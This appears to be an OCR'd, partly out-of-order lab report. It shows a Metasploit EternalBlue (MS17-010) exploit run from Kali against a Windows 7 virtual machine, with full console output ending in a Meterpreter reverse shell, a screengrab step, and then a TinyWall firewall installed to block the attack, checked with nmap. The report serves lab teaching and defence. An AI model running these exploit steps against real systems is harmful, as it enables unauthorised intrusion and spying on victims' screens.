
Step 11 :

- Do command screengrab to do screengrabbing




Step 12 :


- Screengrabbing from windows automatically saved in Kali Linux





Step 4

- Run the third party firewall and set it up to make sure that the earlier exploit can be stopped by the firewall





Kali Linux BCN2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
01:39 PM
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.6:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.6:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.6:445 - The target is vulnerable.
[*] 10.0.2.6:445 - Connecting to target for exploitation.
[+] 10.0.2.6:445 - Connection established for exploitation.
[+] 10.0.2.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.6:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.6:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.6:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 10.0.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.6:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.6:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.6:445 - Starting non-paged pool grooming
[+] 10.0.2.6:445 - Sending SMBv2 buffers
[+] 10.0.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.6:445 - Sending final SMBv2 buffers.
[*] 10.0.2.6:445 - Sending last fragment of exploit packet!
[*] 10.0.2.6:445 - Receiving response from exploit packet
[+] 10.0.2.6:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.6:445 - Sending egg to corrupted connection.
[*] 10.0.2.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:49167) at 2025-01-02 00:26:40 -0500
[+] 10.0.2.6:445 - =-=
[+] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.6:445 - =-=
meterpreter >
[*] 10.0.2.6 - Meterpreter session 1 closed. Reason: Died
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms17_010_eternalblue) >
zsh: suspended msfconsole
(root㉿kali)-[/home/kali]
nmap 10.0.2.6
148 × 1
Starting Nmap 7.92 (https://nmap.org) at 2025-01-02 00:38 EST
Nmap scan report for 10.0.2.6
Host is up (0.00057s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
5357/tcp open wsdapi
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
(root㉿kali)-[/home/kali]
#
1
Right Ctrl



Win7ProX64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Download TinyWall 3.2.5 for Win
tinywall.en.uptodown.com/windows/download/4221322
To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.
Learn more
uptodown
Content Rating
Not specified
Advertisement
Not specified
SHA256
9623bf296ed19a2bb63006e4c5a0665847d98a31f9ee43ac73718cb3cd296b86
Why is this app published on Uptodown?
(More information)
Requirements
Not specified
ADVERTISEMENT
In: 0.00 KiB/s Out: 0.16 KiB/s
Change mode
Manage
Show connections
Elevate
Unblock LAN traffic
Enable blocklists
Whitelist by executable Ctrl+Shift+E
Whitelist by process Ctrl+Shift+P
Whitelist by window Ctrl+Shift+W
Quit
Normal protection
Block all
Allow outgoing
Disable firewall
Autolearn
Customize...
1:41 PM
1/2/2025
Right Ctrl

